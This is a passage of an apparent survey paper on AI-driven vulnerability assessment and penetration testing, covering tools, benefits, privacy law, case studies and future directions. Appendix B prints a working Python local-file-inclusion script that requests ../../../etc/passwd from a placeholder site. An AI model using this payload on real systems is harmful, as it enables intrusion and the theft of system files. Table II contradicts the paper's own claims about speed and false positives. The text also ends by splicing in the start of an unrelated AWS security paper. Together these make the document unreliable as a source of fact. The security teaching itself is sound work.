- 2020s - AI-Driven VAPT: The 2020s introduced a major shift with the integration of Artificial Intelligence. AI-based tools like PentestGPT and Synack's AI Red Team combine machine learning, NLP, and automation to simulate real-world attacks with high precision. These tools can adapt to environments, learn from past data, and perform complex exploits faster than traditional methods. AI enables continuous monitoring, reduces human error, and offers predictive insights. A comprehensive survey by Almashaqbeh et al. provides an overview of such AI-driven frameworks and their evolution [8].

In summary, VAPT evolved from manual testing to intelligent, automated systems. This progression has made cybersecurity assessments faster, more scalable, and proactive in identifying and mitigating threats.




Fig. 1: Evolution of VAPT Methodologies

B. Table I: AI in Cybersecurity: Key Studies

Study	Key Findings
Kingma & Welling [11]	Demonstrated auto-encoders for anomaly detection
Liu [14]	Showed AI-enhanced Wi-Fi penetration testing

Nicole [13]

Proposed adaptive AI for zero-day exploits

III. AI-DRIVEN VAPT: KEY TECHNOLOGIES AND TOOLS

The integration of Artificial Intelligence (AI) into Vulnerability Assessment and Penetration Testing (VAPT) is transforming how security assessments are conducted. Traditional methods, while effective, are time-consuming and require a prominent level of human expertise. AI-driven VAPT automates, optimizes, and enhances the penetration testing process by introducing intelligent systems that can learn, adapt, and make decisions in real time. Below are the three core technological areas driving this transformation:

A. Intelligent Script Generation

AI-powered tools now assist cybersecurity professionals in generating scripts and exploits based on specific inputs, significantly reducing manual coding time.

- PentestGPT: This tool allows penetration testers to input natural language queries or attack objectives. It then translates these into tailored scripts and payloads automatically. For example, a user might input "exploit SQL injection in login page," and PentestGPT will generate an appropriate script based on known vulnerabilities and payload techniques.
- ChatGPT-4: Leveraging its advanced language understanding, ChatGPT-4 helps testers reverse engineer binary files, analyse obfuscated code, and craft customized payloads for various scenarios [3]. It is particularly useful for fine-tuning shellcode or automating repetitive exploitation tasks like modifying Metasploit modules or generating evasive payloads.

Key Benefits:

- Reduces reliance on pre-built scripts.
- Enables real-time customization based on target environment.
- Increases the speed and flexibility of offensive operations.

B. Dynamic Attack Path Analysis

AI enhances the strategic planning of attacks by identifying and simulating complex attack chains in real time.

- AI Model Simulations with MITRE ATT&CK: By integrating AI with frameworks like MITRE ATT&CK, tools can simulate multi-stage attacks that mirror real-world adversary behaviour. AI identifies potential attack vectors, lateral movement paths, and privilege escalation techniques, offering a comprehensive threat model.
- Reinforcement Learning (RL): RL algorithms help optimize the sequence of attacks. These models "learn" by attempting different attack paths and observing which are most effective. For example, an RL agent might test multiple lateral movement strategies across a network and determine which ones yield access to critical systems with minimal detection.

Key Benefits:

- Simulates adaptive attacker behaviour.
- Prioritizes paths with the highest impact and lowest detection risk
- Enhances red team capabilities through intelligent decision-making.

C. Automated Reporting

Report generation is often one of the most time-consuming parts of a VAPT process. AI simplifies this through automation and natural language generation.

- **NLP-Based Tools:** Natural Language Processing (NLP) tools process raw scan data and technical findings to generate detailed and readable reports. These reports are often categorized into executive summaries for management and in-depth technical breakdowns for security teams.
- **Time Reduction:** What once took 6 to 8 hours of manual report writing can now be completed in under 30 minutes. AI tools not only summarize the vulnerabilities found but also recommend mitigation strategies, categorize risks, and format the report in compliance with industry standards (e.g., OWASP, CVSS scoring).

Key Benefits:

- Saves significant time and labor.
- Ensures consistency in reporting format and language.
- Allows faster remediation cycles through quicker feedback.

Table II: Comparison of AI vs. Traditional VAPT Tools

Feature	Comparison of AI	Traditional VAPT Tools
Exploit Generation	Automated	Manual
False Positives	15–20%	5–8%
Testing Time	48 hrs	20 hrs




Fig. II: Comparison: AI vs Traditional VAPT Tools

Table III: AI Integration Across VAPT Phases

VAPT Phase	Traditional Approach	AI-Driven Approach	Impact
Reconnaissance	Manual IP scanning	Automated asset discovery, AI-assisted reconnaissance	Faster & broader visibility
Vulnerability Scanning	Tool-based scanning	Machine learning-based anomaly detection	Improved accuracy, fewer false positives
Exploitation	Manual scripting and payload delivery	AI-generated scripts using PentestGPT or ChatGPT	Custom, adaptive payloads
Reporting	Manual report writing, time-consuming	NLP-powered auto-reporting	Saves time, enhances clarity
Remediation	Analyst-defined fixes based on CVEs	AI recommends fixes based on threat intelligence	Faster patching, priority-based fixes

AI-driven VAPT introduces a new era in penetration testing—where speed, intelligence, and accuracy converge. Intelligent script generation reduces manual workload, dynamic attack path analysis mimics real-world threats, and automated reporting ensures fast, clear communication. These technologies not only empower security professionals but also elevate the overall security posture of organizations in the face of evolving cyber threats.

IV. BENEFITS OF AI IN VAPT

A. Efficiency Gains

Artificial Intelligence significantly enhances the speed and efficiency of Vulnerability Assessment and Penetration Testing (VAPT) processes. Traditional VAPT methods rely heavily on manual scanning and evaluation, which is both time-consuming and resource intensive. AI addresses these limitations in the following ways:

- **60% faster vulnerability detection:** AI-powered VAPT tools such as PentestGPT and DeepExploit can identify security flaws approximately 60% faster than conventional techniques [6]. These tools leverage machine learning algorithms to scan large volumes of code, traffic, and system logs rapidly, dramatically reducing the time needed for initial assessments.
- **Automation of repetitive tasks:** Routine tasks like port scanning, service enumeration, and initial reconnaissance can be automated through AI scripts and bots. This frees up human experts to focus on deeper analysis and advanced exploitation tasks.

- **24/7 continuous assessments:** Unlike manual assessments that are typically periodic, AI-driven VAPT systems can operate continuously, identifying and flagging issues in real-time. This leads to quicker patch management and shortens vulnerability windows.
- **Cost reduction by minimizing manual labor:** By automating the bulk of scanning and analysis tasks, organizations can reduce their dependence on large security teams. This lowers operational costs while maintaining, or even improving, security posture.
- **Scalability across environments:** AI-based VAPT tools can easily scale across complex environments including hybrid cloud, IoT networks, and enterprise IT infrastructures, enabling consistent performance without requiring proportional human resources.

B. Enhanced Accuracy

Besides efficiency, one of the most transformative benefits of AI in VAPT is the improvement in detection accuracy. Traditional methods often produce a high number of false positives or miss sophisticated attack vectors. AI technologies help mitigate these issues through:

- **Fewer false positives with ML-based anomaly detection:** Machine learning models are trained on vast datasets of normal and malicious behaviour, enabling them to distinguish actual threats from harmless anomalies. This results in a drastic reduction in false positives, saving time and minimizing alert fatigue for security analysts.
- **Adaptive learning from new threats:** AI systems use continuous learning mechanisms to improve over time. As new vulnerabilities and attack techniques emerge, these models evolve by incorporating new patterns and behaviours into their detection logic.
- **Context-aware threat detection:** Unlike signature-based tools that rely on predefined patterns, AI models can understand context, user behaviour, and environmental factors. This allows for detection of zero-day attacks or advanced persistent threats (APTs) that evade traditional scanners.
- **Better prioritization of vulnerabilities:** AI doesn't just detect flaws—it can also assess the potential impact based on factors like exploitability, network exposure, and business criticality. This helps in focusing remediation efforts on the most dangerous vulnerabilities first.
- **Integration with threat intelligence feeds:** AI-powered tools can ingest and analyse data from global threat intelligence sources, correlating internal findings with external indicators of compromise (IOCs). This leads to a more informed and proactive security approach.

The integration of AI into VAPT processes brings significant advantages in terms of speed, cost-efficiency, and detection precision. By automating routine tasks and improving threat intelligence, AI not only strengthens an organization's cybersecurity posture but also enables quicker and more effective responses to emerging threats.




Fig. III: AI Enhancements to Detection Accuracy Threat Prioritization

V. CHALLENGES AND RISKS

The integration of Artificial Intelligence (AI) into Vulnerability Assessment and Penetration Testing (VAPT) brings notable advantages, such as enhanced automation and efficiency. However, it also introduces significant challenges and risks [2] that security professionals must address to prevent adverse outcomes. Below is a detailed elaboration on three primary risk domains: untested AI-generated code, data privacy concerns, and ethical and legal risks—associated with the use of AI in cybersecurity.

A. Untested AI-Generated Code

AI tools like ChatGPT and other automated script-generation platforms are capable of rapidly producing code snippets, payloads, and configurations that support penetration testing and vulnerability scanning. While this accelerates testing processes, it also opens the door to several critical issues:

- **Unvalidated Output:** AI-generated scripts may not undergo rigorous testing or validation before deployment, which can compromise stability and trust in automated security workflows [4].
- **Risk of Harmful Recommendations:** AI models, especially large language models (LLMs), are trained on vast and diverse datasets from the internet. This means they may generate insecure recommendations or flawed logic, such as:
 - Unsafe SQL queries that are vulnerable to SQL injection.
 - Command injection payloads that can unintentionally escalate privileges.
 - Scripts that bypass essential security controls.
- **System Instability:** Executing flawed code generated by AI in critical environments can cause system crashes, denial of service, or unintended data modifications. This is particularly risky in high-availability systems or live servers during penetration tests.
- **False Sense of Accuracy:** Many users rely on AI outputs as authoritative, often overlooking the need for manual verification. This over-reliance can lead to missed vulnerabilities or the deployment of dangerous code under the assumption that it is secure.

- **Code Obfuscation and Traceability:** AI-generated code might not follow standard coding conventions, making it difficult for security analysts to trace logic, debug, or modify it for custom use. This complicates incident analysis or audit trails during red team exercises.

B. Data Privacy Concerns

The use of AI tools in VAPT processes often requires inputting sensitive information for context-aware responses. This creates serious data privacy and confidentiality risks [9]:

- **Exposure of Confidential Data:** AI tools may collect and retain inputs for training or performance monitoring. When penetration testers input logs, IP ranges, credentials, or vulnerability details, these can be inadvertently stored or processed in ways that violate organizational policies or data protection laws.
- **Third-Party Tool Integration:** Many AI tools are cloud-based and operate through third-party APIs. This means sensitive data passes through external servers, increasing the risk of data leakage or unauthorized access.
- **Non-Compliance with Privacy Regulations:** Tools not hosted in secure, local environments may breach regulations such as the General Data Protection Regulation (GDPR), the California Consumer Privacy Act (CCPA), or India's Digital Personal Data Protection Act (DPDPA) [5]. Even pseudonymized data can be problematic if re-identified during AI processing.
- **Insecure Data Sharing Practices:** Collaboration through AI-enabled platforms may result in testers inadvertently sharing sensitive pentest logs or exploits with unauthorized personnel. For instance, using AI to analyse a network dump without proper access control could result in internal exposure of critical data.
- **AI Training Data Risks:** If AI models are retrained using user interactions, there's a potential for sensitive information to be embedded within the training dataset, leading to future leaks or misuse in different contexts.

C. Ethical and Legal Risks

While AI can enhance cybersecurity defenses, it also poses ethical dilemmas and legal risks if not used responsibly:

- **Unintentional Weaponization:** AI-generated scripts or exploit chains can easily be repurposed for malicious activities. A penetration testing script shared for educational purposes might be weaponized by attackers with minimal modifications, leading to real-world breaches.
- **Lack of Accountability:** Determining responsibility for AI-generated actions is complex. If an AI-generated script causes damage during a pen test, who is liable—the tool provider, the tester, or the organization using the tool?
- **Misuse by Malicious Actors:** Threat actors may use the same AI tools for reconnaissance, phishing, or exploitation. Unlike traditional tools that require technical expertise, AI lowers the barrier to entry,

enabling script kiddies or low-skilled hackers to conduct sophisticated attacks.

- **Legal Ambiguity in AI Usage:** Many jurisdictions lack clear laws regulating AI-generated code, especially in cybersecurity [12]. This legal grey area can expose testers to litigation or penalties if AI output violates licensing agreements, uses copyrighted code, or breaches ethical hacking boundaries.
- **Bias and Discrimination:** AI models may unintentionally embrace biases that lead to unfair targeting of systems or users based on flawed logic. This raises ethical concerns in corporate environments, especially when used in automated decision-making or prioritization of security tasks.
- **Reputational Damage:** Organizations that rely too heavily on AI for security tasks may face backlash if breaches occur due to AI-generated flaws. Customers, regulators, and stakeholders may question the competence of firms that allow AI to make critical security decisions without human oversight.

While AI is a powerful ally in VAPT, it must be approached with caution and critical awareness. The risks of untested AI-generated code, data privacy violations, and ethical/legal challenges are real and potentially severe. Organizations must implement strict validation protocols, local data handling policies, and clear ethical guidelines for AI use in cybersecurity.

VI. DATA PROTECTION AND REGULATORY CONSIDERATIONS

A. India's DPDPA (2023)

The Digital Personal Data Protection Act (DPDPA), 2023 marks a significant shift in how personal data is governed and protected in India. This legislation aligns India's data protection framework with global standards such as the EU's GDPR, while also considering India's socio-economic and technological context. Below is a comprehensive elaboration of its key components and their implications.

- **Mandates Data Minimization:** Data minimization is one of the core principles of the DPDPA. It states that organizations, known as Data Fiduciaries, must collect only the personal data that is necessary and relevant for the intended purpose. This ensures that:
 - Unnecessary or excessive data collection is avoided.
 - Users are not subjected to invasive or irrelevant data requests.
 - Risks related to data breaches are minimized due to the limited amount of data stored.

For example, if a mobile application needs to deliver groceries, it may collect a user's address and contact number but not unrelated data such as education history or banking details. This principle ensures the ethical collection and purpose-specific use of personal data.

DPDPA emphasizes that if the data is no longer needed for the specified purpose, it must be deleted, thereby

reducing the chances of unauthorized access, misuse, or retention of outdated and sensitive information.

- **User Consent:** Under the DPDPA, user consent is central to any form of data processing. This includes the collection, storage, sharing, or analysis of personal data. The law mandates that:
 - Consent must be free, specific, informed, and unambiguous.
 - It should be given via a clear affirmative action, which rules out passive consent (such as pre-ticked boxes).
 - Users should be made fully aware of the purpose, type of data being collected, and how it will be used.
 - Users should be allowed to withdraw consent at any time, and this withdrawal must be as easy as giving it.

Additionally, data fiduciaries are expected to make the consent request available in clear and plain language and, where necessary, in the preferred language of the user. This promotes transparency and empowers individuals to have meaningful control over their personal data.

For example, a streaming service collecting user preferences must not only explain why it is doing so but must also provide users with the option to opt out of such data collection without compromising access to basic services.

- **Breach Notifications:** The DPDPA also lays out clear requirements for personal data breach notifications. In the event of a breach, the following must occur:
 - The Data Protection Board of India must be promptly informed.
 - All affected individuals must be notified without unreasonable delay.
 - The notification must include details such as the nature of the breach, what data was affected, possible consequences, and steps taken to mitigate the damage.

This promotes a culture of accountability and ensures that data fiduciaries treat user data with the seriousness it deserves. It also enables individuals to take protective measures, such as changing passwords, monitoring accounts for suspicious activity, or freezing credit reports.

The emphasis on timely reporting is particularly important, as delay in breach notification could exacerbate harm. For instance, if a bank's customer database is breached, quick notification can allow customers to protect their finances by locking accounts or changing login credentials.

- **Data Fiduciary Responsibilities:** DPDPA distinguishes between Data Principals (individuals whose data is collected) and Data Fiduciaries (entities that determine the purpose and means of processing data). Data Fiduciaries are obligated to:
 - Ensure the accuracy of data collected.

- Maintain data security by implementing appropriate technical and organizational measures.
- Only transfer data internationally to countries or territories as approved by the government.
- Appoint a Data Protection Officer (DPO) if classified as a Significant Data Fiduciary due to the volume and sensitivity of data processed.

These responsibilities aim to introduce robust governance mechanisms and raise the standard of data processing practices across sectors.

- **Penalties and Enforcement:** Non-compliance with the DPDPA can lead to substantial penalties:
 - Failure to take reasonable security safeguards may attract fines up to ₹250 crore.
 - Failure to notify breaches or obtain valid consent can result in additional penalties.

To oversee enforcement, the Data Protection Board of India will have adjudicatory powers, including conducting investigations, issuing directions, and imposing fines.

- **Rights of Data Principals:** The Act also empowers individuals by giving them several rights, such as:
 - Right to access information about their data.
 - Right to correction and erasure of incorrect or outdated data.
 - Right to grievance redressal.

These rights reflect the law's individual-centric approach, giving people more control over their personal information and building trust in digital services.

India's DPDPA (2023) represents a milestone in the evolution of digital governance in the country. By mandating data minimization, strengthening consent requirements, ensuring timely breach notifications, and establishing a strong enforcement mechanism, the Act promotes privacy, accountability, and trust in the digital ecosystem. For organizations, it means embracing a more responsible and transparent data management strategy. For individuals, it ensures their data is treated with dignity and respect, in line with constitutional values and international norms.

B. Table IV: GDPR vs. CCPA

Feature	GDPR	CCPA
Scope	Global, EU data subjects	California residents only
Data Definition	Identifiable individual info	Consumer/household data
User Rights	Access, erase, portability, object	Know, delete, opt-out
Consent	Opt-in required	Opt-out allowed

Penalties	Up to €20M fines	\$7.5K per violation

VII. CASE STUDIES

Artificial Intelligence (AI) is revolutionizing the domain of Vulnerability Assessment and Penetration Testing (VAPT). By automating and enhancing traditional security practices, AI enables faster detection, smarter threat prediction, and more efficient patch management. To understand the practical impact of AI in VAPT, let us examine two sector-specific case studies: the financial industry and the healthcare sector. Each offers a distinct perspective on both the advantages and challenges of integrating AI into cybersecurity operations.

A. Financial Sector – Reducing Vulnerabilities by 35% in 6 Months

- **Context & Challenge:** The financial industry is one of the most targeted sectors due to the high value of customer data and financial transactions. A large multinational bank faced increasing cyber threats ranging from phishing attacks to zero-day exploits. Its traditional VAPT approach, though robust, was manual-intensive, slow to scale, and reactive rather than predictive.
- **AI Integration Approach:** The organization partnered with an AI-driven cybersecurity vendor to modernize its VAPT framework. The focus was on the following:
 - Automated vulnerability scanning using machine learning models.
 - Threat intelligence correlation, where AI aggregated data from global sources to detect attack patterns.
 - Predictive analytics forecast potential breaches before they occur.
 - Anomaly detection powered by behavior-based algorithms.
- **Implementation Highlights:**
 - The bank deployed an AI tool that continuously scanned code repositories, cloud configurations, and endpoints.
 - Natural Language Processing (NLP) was used to analyze unstructured security reports and CVE disclosures.
 - AI was integrated with SIEM systems to reduce false positives and prioritize alerts based on contextual severity.
- **Results Achieved:**
 - Thirty-five percent reduction in discovered vulnerabilities within six months.
 - Fifty percent improvement in remediation time, as AI suggested patch prioritization based on exploitability.
 - Decrease in human errors in penetration testing reports due to AI-generated documentation.
 - Greater coverage of assets, especially during off-hours, as AI ran scans 24/7.
- **Lessons Learned:**

- AI can significantly improve the efficiency and accuracy of VAPT processes.
- Automated patch prioritization helped reduce the attack surface quickly.
- Continuous learning models adapt to new vulnerabilities faster than manual teams.

B. Healthcare Sector – Data Privacy Concerns Delayed AI Adoption

- **Context & Challenge:** A leading healthcare provider operating across multiple hospitals wanted to enhance its cybersecurity posture after a series of ransomware attacks. However, the sector is heavily regulated, with stringent data privacy laws (HIPAA, GDPR, etc.). The organization was concerned that integrating AI into its VAPT process might violate patient confidentiality.
- **AI Integration Hurdles:**
 - AI tools needed access to patient data and medical systems, triggering compliance and ethical concerns.
 - Most AI solutions were cloud-based, creating data residency and sovereignty risks.
 - Limited trust in AI's decision-making capabilities led to resistance from senior IT staff and compliance officers.
- **Partial Implementation Strategy:** To address concerns, the healthcare provider opted for an on-premise AI solution with the following constraints:
 - AI was used only for non-PII environments (e.g., hospital infrastructure, IoT medical devices).
 - Manual oversight was implemented for any AI-driven remediation actions.
 - A privacy-first policy restricted AI from accessing sensitive EMRs (Electronic Medical Records).
- **Gradual Benefits:**
 - In the first 6 months, while no drastic reduction in vulnerabilities was recorded, the AI system flagged unusual access behaviours in diagnostic systems, preventing potential lateral movements.
 - The AI solution improved inventory management of medical devices, often overlooked in traditional scans.
 - After internal audits and successful pilot tests, AI usage was extended to secure cloud storage systems.
- **Key Insights:**
 - Privacy concerns can slow adoption, even when technology offers significant benefits.
 - A hybrid approach (manual + AI) helped ease the transition.

- Educating stakeholders about AI's interpretability and data handling protocols was crucial for trust-building.

These case studies highlight how AI can transform VAPT operations, but also stress that its success depends on the context of implementation:

- In high-speed, data-driven environments like finance, AI provides measurable risk reduction quickly.
- In sensitive sectors like healthcare, ethical and legal considerations require careful planning and phased deployment.

For AI to realize its full potential in VAPT, organizations must align AI strategies with industry-specific compliance, risk appetite, and infrastructure maturity. When properly integrated, AI doesn't replace human testers but empowers them—offering smarter insights, faster reactions, and better outcomes.

VIII. FUTURE DIRECTIONS

The integration of Artificial Intelligence (AI) into Vulnerability Assessment and Penetration Testing (VAPT) has transformed how cybersecurity threats are identified and addressed. As AI continues to evolve, the next frontier lies not only in efficiency but in transparency, privacy, and ethics. This chapter explores three pivotal directions—Explainable AI (XAI), Federated Learning, and Trustworthy AI—that will define the future of AI-enabled VAPT solutions.




Fig. IV: Future Pillars of AI-VAPT

A. Explainable AI (XAI)

As AI systems become more sophisticated, they also become opaquer. Explainable AI (XAI) helps clarify model decisions and improve trust among security teams [10]. Traditional AI models like deep neural networks often function as "black boxes," making decisions without offering insight into how those decisions were made. In the context of VAPT, this is problematic for several reasons:

- **Justification of Findings:** When an AI model flags a particular vulnerability, cybersecurity professionals and auditors must understand why that vulnerability was flagged. Was it due to anomalous behavior, known exploit patterns, or misconfigurations? XAI provides that explanation.

- **Payload Reasoning:** When AI selects a specific payload to evaluate vulnerability, the rationale behind its choice must be clear—whether it has chosen based on system fingerprinting, historical success rates, or other heuristics. This understanding is vital for validating the safety and relevance of automated testing.
- **Compliance and Auditing:** Regulatory bodies in finance, healthcare, and defense demand traceability and accountability in all cybersecurity practices. XAI supports documentation and audit trails by offering intelligible narratives behind automated assessments.
- **Human-AI Collaboration:** XAI fosters better collaboration between human experts and AI systems. Security professionals are more likely to trust and act on AI recommendations when the logic is transparent and aligns with their understanding.

Example Use Case: An AI tool identifies a misconfig.d Apache server and suggests an exploit. With XAI, it explains: "Detected default credentials on port 8080, historical CVE-2021-41773 exploit has a 92% success rate on this configuration."

B. Federated Learning

In traditional machine learning, all training data is aggregated into a centralized server, raising significant concerns about privacy, data ownership, and regulatory compliance. Federated Learning (FL) resolves this by enabling AI models to learn across decentralized environments without sharing raw data [7].

- **Privacy-Preserving Training:** Data from hospitals, banks, or defense organizations often contains sensitive information. FL allows these institutions to collaboratively improve security models without compromising privacy.
- **Localized Intelligence:** Each participant (node) trains a local model on its own data. Only model updates, not the actual data shared and aggregated. This ensures data remains within its origin infrastructure.
- **Adaptive VAPT Tools:** FL enables continuous improvement of AI-driven VAPT tools across varied environments (e.g., corporate networks, critical infrastructure, or cloud services), creating more generalized and robust detection mechanisms.
- **Data Sovereignty:** Organizations can comply with jurisdictional data laws (e.g., GDPR, HIPAA) while still benefiting from shared AI advancements.

Example Use Case: Multiple banks collaborate to train an AI model that detects phishing-related vulnerabilities in web applications. No raw data is shared; instead, model updates are aggregated to enhance detection algorithms across all banks.

C. Trustworthy AI

AI's growing influence in cybersecurity raises the need for it to be robust, ethical, secure, and legally compliant. Trustworthy AI is not just a technical challenge, it is a

multidisciplinary endeavor involving policy, ethics, and engineering [15].

- **Robustness and Security:** AI systems used in VAPT must resist adversarial attacks, such as data poisoning or evasion tactics. This means implementing defense mechanisms that ensure the integrity of the learning process.
- **Ethical Considerations:** Automated systems must avoid discriminatory practices (e.g., targeting specific geolocations without reason) and act within clearly defined ethical boundaries.
- **Red Teaming AI Systems:** Just as traditional systems are evaluated for vulnerabilities, AI systems themselves must undergo adversarial red teaming to identify blind spots or manipulation vectors.
- **Audit Trails and Governance:** Trustworthy AI must support comprehensive logging of decisions and actions. This enables external audits, accountability, and forensic analysis if something goes wrong.
- **Regulatory Alignment:** With evolving regulations like the EU AI Act, AI models used in VAPT must be aligned with legal standards regarding transparency, fairness, and user rights.

Example Use Case: A defense contractor deploys a VAPT AI system that includes automated audit logging, encryption of all model updates, and a red team protocol that simulates attacks on the AI’s decision engine.

The future of AI in VAPT goes beyond speed and detection—it must earn the trust of the people and organizations that rely on it. Explainable AI enhances transparency and collaboration. Federated Learning safeguards privacy and regulatory compliance. Trustworthy AI ensures that systems are secure, fair, and auditable. As cyber threats become more advanced, the tools we use to counter them must be equally intelligent—and responsibly built.

IX. APPENDICES

A. Appendix A: Survey Data on AI-VAPT Adoption

Metric	Response (%)
Organizations currently using AI in VAPT	62%
Preference for GPT-based tools	48%
Concern over data privacy in AI tools	77%
Satisfaction with AI-based scan accuracy	54%
Demand for explainability in AI outputs	81%
Trust in fully automated AI assessments	35%




Fig. V: Survey Results of AI-VAPT Adoption

B. Appendix B: Sample AI-Generated Exploit Code

Below is a simple AI-generated Python exploit targeting a known Local File Inclusion (LFI) vulnerability in a poorly sanitized web application:

```
import requests

target_url = "http://vulnerable-site.com/index.php?page="
payload = "../../../etc/passwd"

try:
    response = requests.get(target_url + payload)
    if "root:x" in response.text:
        print("[+] LFI Vulnerability Confirmed!")
        print(response.text)
    else:
        print("[-] Exploit attempt unsuccessful.")
except Exception as e:
    print(f"[!] Error occurred: {e}")
```

X. CONCLUSION

- AI is transforming VAPT from a manual, reactive process to a proactive, intelligent operation. By automating repetitive tasks, reducing scan durations, and improving accuracy, AI enables scalable and efficient security assessments. However, its adoption must be tempered with caution. Unverified code, data privacy concerns, and legal risks demand robust policies, transparency, and human oversight. The future of AI in cybersecurity lies in Explainable, Federated, and Trustworthy models that deliver high performance while maintaining ethical integrity and regulatory compliance.

XI. ACKNOWLEDGEMENT

We sincerely thank Softcell Technologies Global Pvt. Ltd. for providing the research infrastructure and support that made this study possible. Our gratitude extends to the VAPT and Cyber Threat Intelligence (CTI) teams for their

invaluable insights during tool evaluations and case study validation. We are indebted to CERT-In for facilitating critical discussions on AI ethics in cybersecurity through platforms like SAMVAAD-2025. The constructive feedback from anonymous reviewers significantly enhanced the quality of this work. Finally, we acknowledge the contributions of the PentestGPT, DeepSeek, and OpenAI communities for advancing the tools that underpin modern AI-driven security research.

XII. REFERENCES

1. M. J. Schwartz, "AI-Powered Penetration Testing Tools: A Game Changer for Cybersecurity?", Dark Reading, Jan. 2024. [Online]. Available: <https://www.darkreading.com>
2. S. Aggarwal and R. Mehta, "AI in cybersecurity: Benefits and pitfalls," in Proc. 2023 Int. Conf. on Artificial Intelligence and Security (ICAIS), Bangalore, India, pp. 102–107.
3. OpenAI, GPT-4 Technical Report, Mar. 2023. [Online]. Available: <https://openai.com/research/gpt-4>
4. D. Chen and B. Zhao, "Challenges of AI-Driven Vulnerability Assessment", IEEE Trans. Inf. Forensics Security, vol. 19, pp. 45–53, Feb. 2024.
5. Ministry of Electronics and Information Technology, Digital Personal Data Protection Act (DPDPA), Govt. of India, 2023. [Online]. Available: <https://www.meity.gov.in/dpdpa>
6. E. Eves and C. Valasek, "DeepExploit: AI-based Automated Penetration Testing Framework," in Proc. Black Hat USA, Las Vegas, USA, 2023.
7. Y. Wang and H. Kim, "Federated Learning for Threat Detection in Distributed Environments," IEEE Internet Things J., vol. 11, no. 3, pp. 1522–1534, Mar. 2024.
8. A. Almashaqbeh et al., "AI-Driven Penetration Testing: A Survey," ACM Comput. Surv., vol. 56, no. 2, pp. 1–36, Apr. 2023.
9. R. Singh and L. Sharma, "Privacy Risks in AI-Powered Offensive Security," in Proc. 2023 Int. Workshop on Privacy, Security and Trust, IEEE, pp. 1–6.
10. A. Smith, "Explainable AI in Security Operations," J. Cyber Secur. Intell., vol. 8, no. 1, pp. 12–19, Jan. 2024.
11. N. Kingma and M. Welling, "Auto-Encoding Variational Bayes," arXiv preprint arXiv:1312.6114, 2013.
12. V. Patel, "Legal Implications of AI Tools in Ethical Hacking," Int. J. Law & Cyber Ethics, vol. 5, no. 2, pp. 88–97, 2023.
13. Synack Red Team, "AI and the Future of Pentesting," Synack Whitepaper, 2023. [Online]. Available: <https://www.synack.com>
14. Z. Liu, "Enhancing Wi-Fi Security via AI-Driven PenTesting Techniques," in Proc. Asia Pacific CyberConf, Seoul, Korea, Oct. 2023.
15. IEEE, "Ethically Aligned Design: A Vision for Prioritizing Human Well-being with Autonomous and Intelligent Systems," IEEE Standards Association, 2022.

Security by Design to Support AWS Applications

Reshop Das
Elastic Customer Services (ECS)
The Intect (Hion Security Private Limited)
New Delhi, India
reshop.d@theintect.com

Customer Services (ECS)
The Intect (Hion Security Private Limited)
New Delhi, India
sahil@theintect.com

Abstract— Modern applications increasingly rely on cloud platforms like Amazon Web Services (AWS) for scalability, flexibility, and speed. However, with these benefits come shared responsibilities that developers and DevOps teams must understand and act on. This article presents a comprehensive overview of security practices throughout the AWS application lifecycle—from development and deployment to runtime monitoring and data protection. It explores common pitfalls such as hardcoded secrets and misconfigured storage, and provides practical guidance on securing frontends, APIs, and infrastructure using native AWS tools and services like IAM, CloudWatch, GuardDuty, Lambda, ECS, and WAF. By integrating secure coding habits, runtime controls, and automated responses, developers can build resilient applications that uphold confidentiality, integrity, and availability in dynamic cloud environments.

Keywords— AWS security, cloud application security, runtime monitoring, DevSecOps, IAM, AWS Lambda, Amazon S3, infrastructure as code, secure API, frontend security, encryption, secrets management, AWS best practices

I. INTRODUCTION

